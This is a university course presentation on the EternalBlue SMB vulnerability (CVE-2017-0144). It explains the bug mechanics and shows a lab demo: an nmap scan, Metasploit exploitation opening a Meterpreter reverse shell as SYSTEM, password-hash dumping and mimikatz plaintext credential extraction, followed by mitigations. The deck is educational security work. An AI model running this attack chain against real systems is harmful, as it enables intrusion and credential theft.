



CVS-2017-0144

Berkeley
UNIVERSITY OF CALIFORNIA

MICS-204 Summer 2024

Karl-Johan Westhoff

EternalBlue

Vulnerability behind the worlds biggest Cyber Attacks



NSA



[*]DarkNetDiaries ep. 53

ShadowBrokers



WannaCry
NotPetya
etc...



Microsoft actually issued MS17-010 in Mar 2017..

Speaker notes

- Note that Microsoft released the patch (MS2017-010) one month BEFORE the release
 - Rumors are that MS was nudged by NSA about the breach
- The DarknetDiaries ep.53 interviews "@MalwareJake" about the breach, at some point in the story the "ShadowBrokers" calls him (BigMouth) and claims he is formerly NSA "Equation Group" it is right out of a spy novel.. with everyone tangled into it

Cost \$2-10 billion, Who knows?



Speaker notes

- The Maersk company was especially hard hit, they had to revert to a pen and paper operation and communicate on WhatsApp
 - They even asked partners and client for it staff to help them get operational again
 - Maersk have published a cost of \$300 million (to their share holders)
- NHS (UK Health service had to cancel medical operations, someone may have died!)

Exploit - How it works

- Windows Server Message Block (SMB) Protocol
- Three bugs/Features:
 - Buffer Overflow
 - Unverified Packages
 - Heap Spraying

Speaker notes

- If you want shared folders, TCP 445 must be open on the firewall
- SMB is also used by psexec (It admin hacker tool)

Buffer Overflow

SMB Works really close to the OS, and has many 'special/convenient' features like dir search etc..

SMB contains list of "File Extended Attributes" called
"FEAList"

- Two transaction types "**OS/2 and NT**"
- "OS/2" format is translated to "NT"
- And that's where the first bug is..

Speaker notes


- The parameter data format of the FEAList of metadata changed from a short(8 bit) to an int (16bit) going from OS/2 to NT
- Therefore a conversion function is needed
- It can be found in the SMB driver handling network things: srv.sys
- The list of parameters/data (FEAList) holds size, offsets, displacement etc.

Typecast Bug in srv.sys -> Buffer Overflow

Ghidra  decompile, search for SrvOs2FeaListToNt

```
1 undefined4 FUN_0002f565(int *param_1,uint **param_2,uint *p
2
3 {
4 int iVar1;
5 int *piVar2;
6 uint *puVar3;
7 uint *puVar4;
8 int *piVar5;
9 byte bVar6;
10 uint uVar7;
11 undefined4 uVar8;
12 uint *puVar9;
13 int *local_8;
14
15 local_8 = (int *)0x0.
```

Unchecked Packages



Heap Spraying



We want to hit HAL's address heap with the "DoublePulsar" payload

Speaker notes

- IPC\$ inter-process communication share a.k.a. null session allows, anonymous access, used for remote admin
- The client(attacker) sends offsets for memory requirements
- SMB will check if the offsets fit, and calculate the correct offset based on filetype (OS/2 or NT) here the bug in conversion comes in..
- The 16bit int FEA list is only allowed with NT type, but SMB does not check if the subsequent packages are NT type
 - Therefore the first packet is NT and the subsequent are OS/2
- The last package determines the type, and allocates the memory
- Another transaction is allowed to be started before the previous ends
- The first is terminated after second is started
 - An error is sent and the memory is freed, placing the payload where we want
 - We want the payload in HAL's heap
 - HAL "Hardware Abstraction Layer" Boots stuff and could be found in the same spot (till windows 10'ish)
 - DoublePulsar was part of the NSA leak, and gives a reverse shell..

Demo Time



Setup

The image shows a dual-monitor setup. On the left monitor, a Kali Linux terminal window is open under the title "kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays a log of exploit development steps, including connecting to a target, establishing a connection, selecting the OS, choosing the architecture, sending SMBv2 buffers, and performing a SMB overwriting operation. It also shows the opening of a meterpreter session and the sending of a payload. Below the terminal is a NetworkMiner capture window titled "HTBValley *eth0", showing a list of network frames. Frame 1 is highlighted, showing details like source (192.168.56.3), destination (192.168.56.101), protocol (TCP), length (74 bytes), and the raw hex dump of the packet. On the right monitor, a Windows 7 desktop is shown with the title "Win7Old [Running] - Oracle VM VirtualBox". The desktop background features a mountain landscape, and there are several icons on the desktop, including "Recycle Bin" and "HackSMB". The taskbar at the bottom shows various application icons and the date/time (11:17 PM, 5/24/2024).

Enumeration



kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ nmap -Pn -p445 --script smb-vuln-ms17-010 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-25 02:04 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds
```

Metasploit EternalBlue "Menu"

```
kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search EternalBlue
Matching Modules
=====
File # id  Name
- ———
 0  exploit/windows/smb/ms17_010_永恒蓝 2017-03-14 average Yes  MS17-010 EternalBlue SMB Remote Windo
rruption
 1  \_ target: Automatic Target
 2  \_ target: Windows 7
 3  \_ target: Windows Embedded Standard 7
 4  \_ target: Windows Server 2008 R2
 5  \_ target: Windows 8
 6  \_ target: Windows 8.1
 7  \_ target: Windows Server 2012
 8  \_ target: Windows 10 Pro
 9  \_ target: Windows 10 Enterprise Evaluation
10  exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes  MS17-010 EternalRomance/EternalSyne
n SMB Remote Windows Code Execution
11  \_ target: Automatic
12  \_ target: PowerShell
13  \_ target: Native upload
14  \_ target: MOF upload
15  \_ AKA: ETERNALSYNERGY
16  \_ AKA: ETERNALROMANCE
17  \_ AKA: ETERNALCHAMPION
18  \_ AKA: ETERNALBLUE
19  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No   MS17-010 EternalRomance/EternalSyne
n SMB Remote Windows Command Execution
20  \_ AKA: ETERNALSYNERGY
21  \_ AKA: ETERNALROMANCE
22  \_ AKA: ETERNALCHAMPION
23  \_ AKA: ETERNALBLUE
24  auxiliary/scanner/smb/smb_ms17_010
25  \_ AKA: DOUBLEPULSAR
26  \_ AKA: ETERNALBLUE
27  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes   SMB DOUBLEPULSAR Remote Code Execut
  \_ target: Execute payload (x64)
  \_ target: Neutralize implant
    dbus-system
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 >
```

```
msf6 > use 2
[*] Additionally setting TARGET =
[*] No payload configured, default
msf6 exploit(windows/smb/ms17_010
rhost => 192.168.56.101
msf6 exploit(windows/smb/ms17_010
lhost => 192.168.56.3
msf6 exploit(windows/smb/ms17_010
```

Windows7 pwned..

```
kali@kali: ~
File Actions Edit View Help
[*] 192.168.56.101:445 - 0x000000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.101:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[*] 192.168.56.101:445 - Sending SMBv2 buffers
[*] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[*] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.101
[*] Meterpreter session 16 opened (192.168.56.3:4444 → 192.168.56.101:49157) at 2024-05-25 02:16:49 -0400
[+] 192.168.56.101:445 - -----
[+] 192.168.56.101:445 - -----WIN-----
[+] 192.168.56.101:445 - -----
meterpreter > get system
[-] Unknown command: get. Did you mean getwd? Run the help command for more details.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
meterpreter > get system
[-] Unknown command: get. Did you mean getwd? Run the help command for more details.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : HACK-ME-1-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > 
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Hack-Me-1:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
meterpreter > 
```

Mimikatz

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > █
```

File Actions Edit View Help

wdigest credentials

Username	Domain	Password
(null)	(null)	(null)
HACK-ME-1-PC\$	WORKGROUP	(null)
SuperAdmin	Hack-Me-1-PC	HardPW123

tspkg credentials

Username	Domain	Password
SuperAdmin	Hack-Me-1-PC	HardPW123

kerberos credentials

Username	Domain	Password
(null)	(null)	(null)
SuperAdmin	Hack-Me-1-PC	HardPW123
hack-me-1-pc\$	WORKGROUP	(null)

meterpreter > [192.168.56.101]

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Hack-Me-1:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
meterpreter > [
```

Speaker notes

- cred_all retrieves credentials IN PLAINTEXT from memory

Wireshark Dump

EternalBlue.pcapng

No. Time Source Destination Protocol Length Info

46	3.393301681	192.168.56.3	192.168.56.101	SMB	1150	NT Trans Request, <unknown>
47	3.393749286	192.168.56.101	192.168.56.3	SMB	105	NT Trans Response, <unknown (0)>
49	3.477180952	192.168.56.3	192.168.56.101	SMB	7306	Trans2 Secondary Request, FID: 0x0000
50	3.477224462	192.168.56.3	192.168.56.101	SMB	7306	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
55	3.477691099	192.168.56.3	192.168.56.101	SMB	5858	Trans2 Secondary Request, FID: 0x0000
56	3.477711882	192.168.56.3	192.168.56.101	SMB	8754	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
57	3.477724188	192.168.56.3	192.168.56.101	SMB	8754	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
58	3.477737458	192.168.56.3	192.168.56.101	SMB	5858	Trans2 Secondary Request, FID: 0x0000
63	3.478046051	192.168.56.3	192.168.56.101	SMB	2962	Trans2 Secondary Request, FID: 0x0000
64	3.478067428	192.168.56.3	192.168.56.101	SMB	16025	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
74	13.489098362	192.168.56.3	192.168.56.101	SMB	119	Echo Request
75	13.489999501	192.168.56.101	192.168.56.3	SMB	119	Echo Response
80	13.528237154	192.168.56.3	192.168.56.101	SMB	117	Negotiate Protocol Request
81	13.528829184	192.168.56.101	192.168.56.3	SMB	197	Negotiate Protocol Response
83	13.534228829	192.168.56.3	192.168.56.101	SMB	151	Session Setup AndX Request
84	13.534591032	192.168.56.101	192.168.56.3	SMB	191	Session Setup AndX Response
137	13.579324221	192.168.56.3	192.168.56.101	SMB	117	Negotiate Protocol Request
138	13.579754879	192.168.56.101	192.168.56.3	SMB	197	Negotiate Protocol Response
140	13.588662881	192.168.56.3	192.168.56.101	SMB	151	Session Setup AndX Request
141	13.589250483	192.168.56.101	192.168.56.3	SMB	191	Session Setup AndX Response
172	13.621826905	192.168.56.3	192.168.56.101	SMB	4219	Trans2 Secondary Request, FID: 0x0000
174	13.622244364	192.168.56.101	192.168.56.3	SMB	158	Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
390	30.884109162	192.168.56.101	192.168.56.255	BROWSER	255	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
461	90.881680588	192.168.56.101	192.168.56.255	BROWSER	255	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
472	113.199579652	192.168.56.101	192.168.56.255	BROWSER	243	Local Master Announcement HACK-ME-1-PC, Workstation, Server, NT Workstation, Potential Browser, Master Browser

Frame 174: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface eth0, id 0
Ethernet II, Src: 08:00:27:29:65:eb (08:00:27:29:65:eb), Dst: 08:00:27:53:0c:ba (08:00:27:53:0c:ba)
Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.3
Transmission Control Protocol, Src Port: 445, Dst Port: 43341, Seq: 407, Ack: 67849, Len: 92
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Header
Server Component: SMB
SMB Command: Trans2 (0x32)
NT Status: STATUS_INVALID_PARAMETER (0xc000000d)
Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
1... = Request/Response: Message is a response to the client/redirector
.0.. = Notify: Notify client only on open
.0.. = Oplocks: Oplock not requested/granted
.1.... = Canonicalized Pathnames: Pathnames are canonicalized
.1.... = Case Sensitivity: Path names are caseless
.0.. = Receive Buffer Posted: Receive buffer has not been posted
.0.. = Lock and Read: Lock&Read, Write&Unlock are not supported

0000 08 00 27 53 0c ba 08 00 27 29 65 eb 08 00 45 00 ..S ..'e ..E.
0010 00 99 00 9c 40 00 80 06 08 13 c9 a8 38 65 c0 a8@8e.
0020 38 03 01 bd a9 4d 1a a0 01 f9 5a f7 3b 42 80 18 8 ...M ..Z ;B.
0030 01 04 9a 55 00 00 01 01 08 0a 00 00 1f c1 7a 90 ...Uz.
0040 54 c7 00 00 00 58 ff 53 4d 42 32 0d 00 00 c0 98 T ...X-S MB2 ..
0050 07 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 08
0060 ff fe 00 08 40 00 0a 1e 00 00 00 00 00 00 1e 00 38@8
0070 00 00 00 00 58 00 00 00 00 00 21 00 00 00 00X!
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00

Packets: 472 · Displayed: 45 (9.5%) · Dropped: 0 (0.0%)

Profile: Default

Speaker notes

- Note the sequence of smb requests corresponding to previous slide (Unchecked Packages & Heap Spraying): [46-64, some other in between and then 172 which breaks it and frees memory]

How to fix it

- MS2017-010: The most important patch - ever!
- Fix the Typecast from short to int
- Windows implemented ASLR (Randomized memory allocation) of HAL on Windows 10
- During exploitation EternalBlue is hard to detect, DoublePulsar works in memory only (no files)
- The unusual traffic on SMB with packets giving errors and SMB PID's used were identified and set up for detection by IDS

References

- CVE website. <https://nvd.nist.gov/vuln/detail/cve-2017-0144>
- Darknet Diaries episode 53: <https://darknetdiaries.com/transcript/53/>
- EternalBlue – Everything There Is To Know (2017) <https://research.checkpoint.com/2017/eternalblue-everything-know/>
- Zao et.al. Working Mechanism of Eternalblue and Its Application in Ransomworm *Cyberspace Safety and Security*, 2022, Springer International Publishing
- DefCon26-zerosum0x0-Demystifying MS17 010 Reverse Engineering the ETERNAL Exploits <https://youtu.be/9gF3gcII-c?feature=shared>
- h3xdock Write up on EternalBlue <https://h3xdock.github.io/vulns/2021/08/22/eternalblue-part8.html>

This presentation:

- Deployed on github pages here:<https://kjwesthoff.github.io/MICS204-Report1-CVS-2017-1044-slides/>
- Code on github here:<https://github.com/KJWesthoff/MICS204-Report1-CVS-2017-1044-slides.git>
- MICS-204 Report here: <https://github.com/KJWesthoff/MICS204-Report1-CVS-2017-1044/blob/main/CVS-2017-0144%20.pdf>